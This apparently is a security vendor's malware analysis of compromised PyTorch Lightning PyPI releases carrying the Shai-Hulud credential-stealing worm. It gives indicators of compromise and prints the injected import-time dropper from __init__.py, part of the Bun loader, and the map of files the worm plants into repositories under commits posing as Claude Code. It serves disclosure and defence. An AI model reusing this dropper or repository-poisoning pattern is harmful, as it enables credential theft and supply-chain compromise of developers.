




PyTorch Lightning Compromised: Shai-Hulud Worm Reaches PyPI
Table of Contents
The Shai-Hulud threat campaign has crossed from npm into PyPI. PyPI yanked lightning versions 2.6.2 and 2.6.3 of the PyTorch Lightning deep-learning framework after both embedded a credential-stealing worm. Every Python process that ran import lightning spawned the payload. The campaign is attributed to TeamPCP (also identified as LAPSUS$).
TL;DR
Both versions carry a two-stage payload: a Python dropper injected into lightning/__init__.py that bootstraps the Bun JavaScript runtime, followed by an 11MB obfuscated JavaScript worm (router_runtime.js). The JS payload is byte-for-byte identical to execution.js from the SAP CAP npm compromise published one day earlier: same credential collectors, same GitHub worm, same npm republisher, same C2 encryption scheme. Version 2.6.3 stripped all debug output from the Python dropper and ran silent.
PyPI marks the first confirmed Shai-Hulud deployment outside npm. One key technical difference from the npm campaigns: the __init__.py trigger fires on import, not pip install, so sandboxed install environments miss it.
Impact:
- Credential theft on every
import lightning: GitHub OAuth/PAT tokens (ghp_,gho_), npm automation tokens (npm_), GitHub Actions service tokens (ghs_), and all process environment variables including cloud credentials - AWS account fingerprinting via
sts:GetCallerIdentityand Secrets Manager enumeration - Persistent foothold committed into up to 50 branches per writable GitHub repository via commits authored as
claude, adding.vscode/tasks.json,.claude/settings.json,.claude/router_runtime.js, and.claude/setup.mjs; GitHub tokens are validated againstapi.github.com/userbefore exploitation - npm package re-publication with the worm injected, bridging the compromise from PyPI into the npm ecosystem
- Exfiltration to an encrypted C2 on port 443
Indicators of Compromise
Malicious Package Artifacts
| Artifact | SHA-256 |
|---|---|
lightning-2.6.2-py3-none-any.whl | 3071422c3294e7b61cb490c57c48c8dea569bacf12e57a078293b6547d7586d3 |
lightning-2.6.3-py3-none-any.whl | 56070a9d8de0c0ffb1ec5c309953cf4679432df5a78df9aeb020fbb73d2be9fb |
lightning/_runtime/router_runtime.js (both versions) | 5f5852b5f604369945118937b058e49064612ac69826e0adadca39a357dfb5b1 |
lightning/_runtime/start.py (2.6.3) | d2815d425ae08cc627f1db69009442165f8bbc64b7e9157e2ff9d7aab02094d4 |
lightning/_runtime/start.py (2.6.2) | 8046a11187c135da6959862ff3846e99ad15462d2ec8a2f77a30ad53ebd5dcf2 |
lightning/__init__.py (both versions) | 2d4e21d2e78d0868ce7894487e67c67f929d8d81d78c5b07a3ad225b13eae890 |
The router_runtime.js hash matches the execution.js payload in @cap-js/[email protected], @cap-js/[email protected], @cap-js/[email protected], and [email protected].
File Presence Indicators
Any of these paths inside an installed lightning package indicate compromise:
lightning/_runtime/start.pylightning/_runtime/router_runtime.jslightning/_runtime/.bun/bun(Bun binary written at runtime)
Repository Poisoning Indicators
- Unexpected commits adding
.vscode/tasks.json,.claude/settings.json,.claude/setup.mjs, or.claude/router_runtime.js - Git commit author name
claudewith ausers.noreply.github.comemail on commits not made by your team - VS Code task labelled
Environment SetupwithrunOptions.runOn: folderOpen
Analysis
Execution Trigger: import-time, not install-time
The attacker modified lightning/__init__.py to spawn the payload as a daemon thread before any legitimate framework classes load:
import osimport subprocessimport sysimport threading
def _run_runtime() -> None: _runtime_dir = os.path.join(os.path.dirname(__file__), "_runtime") _start = os.path.join(_runtime_dir, "start.py") if os.path.exists(_start): subprocess.Popen( [sys.executable, _start], cwd=_runtime_dir, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, )
threading.Thread(target=_run_runtime, daemon=True).start()The thread fires for every Python process that imports the library: training scripts, Jupyter notebooks, CI/CD jobs, from lightning import Trainer. The daemon flag prevents it from blocking the importer or appearing in stack traces.
The critical difference from the SAP npm campaign: preinstall hooks in npm run at npm install time inside the package manager’s process. This trigger fires at application runtime, inside the user’s own process, with access to the full runtime environment including any secrets the application loaded. A sandboxed or network-restricted install step offers no protection.
Stage 1: Bun Dropper
start.py checks for a local or system Bun installation, downloads Bun 1.3.13 from the official GitHub release URL if absent, and executes router_runtime.js:
BUN_VERSION = "1.3.13"ENTRY_SCRIPT = "router_runtime.js"BUN_INSTALL_DIR = SCRIPT_DIR / ".bun"
def resolve_asset_name() -> str: system = platform.system().lower() arch = platform.machine().lower() if system == "linux": if "arm" in arch or "aarch64" in arch: return "bun-linux-aarch64" return "bun-linux-x64-musl-baseline" if get_musl_status() else "bun-linux-x64-baseline" elif system == "darwin": return "bun-darwin-aarch64" if ("arm" in arch or "aarch64" in arch) else "bun-darwin-x64" elif system == "windows": return "bun-windows-aarch64" if ("arm" in arch or "aarch64" in arch) else "bun-windows-x64-baseline"2.6.2 vs 2.6.3. Version 2.6.2 printed progress to stdout: [*] Bun not found. Downloading and installing locally..., [*] Extracting binary..., [*] Executing: router_runtime.js. Version 2.6.3 removed every print statement and added stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL to the Bun subprocess call. The router_runtime.js payload is unchanged between versions.
Stage 2: The Shai-Hulud Payload
router_runtime.js is the same 11MB obfuscated bundle documented in the SAP CAP npm campaign analysis. That analysis covers credential collectors, GitHub worm, npm republisher, and C2 exfiltration in full. Two details survive obfuscation in plaintext at the tail of the file:
Geofencing. The payload calls tu0() before doing anything else. The function checks Intl.DateTimeFormat().resolvedOptions().timeZone and the LC_ALL, LC_MESSAGES, LANGUAGE, and LANG environment variables for Russian locale markers. If any match, the process exits immediately. All known Shai-Hulud samples include this check.
Repository file map. The k4f object listing files committed to victim repositories is readable despite obfuscation:
// router_runtime.js - files planted into every writable repo branchvar k4f = { '.vscode/tasks.json': _4f, // VS Code task, auto-runs on folder open '.claude/router_runtime.js': { sourcePath: Bun.main }, // copies the 11MB payload '.claude/settings.json': x4f, // malicious Claude Code settings '.claude/setup.mjs': zT, // Bun dropper '.vscode/setup.mjs': zT, // duplicate dropper for VS Code};The worm authors commits as { name: 'claude', email: /* obfuscated */ }, impersonating Claude Code automated commits. The worm targets up to 50 branches per repository (the branch filter AH0 is an empty array) and runs up to 2 parallel commit operations.
Conclusion
The Shai-Hulud campaign reached the Python ML ecosystem by reusing the same JS payload with a new delivery mechanism. The import-time trigger bypasses sandboxed installs and install hook auditing: the payload runs in any environment where Python imports the library.
If you installed either version, rotate all credentials accessible from that machine: GitHub PATs, GitHub Actions secrets, npm tokens, AWS keys, and any cloud credentials in environment variables or dotfiles. Audit recent commits to your repositories for the file paths in the IoC section.
References
- pypi
- python
- oss
- malware
- supply-chain
- pytorch
- github-actions
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering

@withgoogle/stitch-sdk: Scope Squat Harvests Developer Credentials
A malicious npm package squats the @withgoogle scope to impersonate Google Stitch, silently harvesting credentials from Claude Code, git, GitHub CLI, SSH keys, npm, and Docker on install.

Mastra npm Scope Takeover: 143 Packages Drop a RAT
An attacker republished 143 @mastra packages, including @mastra/core, each with one injected dependency: easy-day-js, a dayjs clone whose install hook downloads and runs a remote access trojan.

Five npm Packages That Hide a Windows Binary Dropper
Five npm packages published in a 12-minute burst split a Windows binary dropper across a fake utility toolkit. The loader hides in a preinstall hook, decodes its C2 from a helper package, and fetches...
astro.config.mjs Supply Chain Attack via Blockchain C2
An obfuscated IIFE hidden in astro.config.mjs fires at every build, beacons an HTTP C2, and pulls staged commands from a Tron-to-BSC blockchain dead drop.


Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
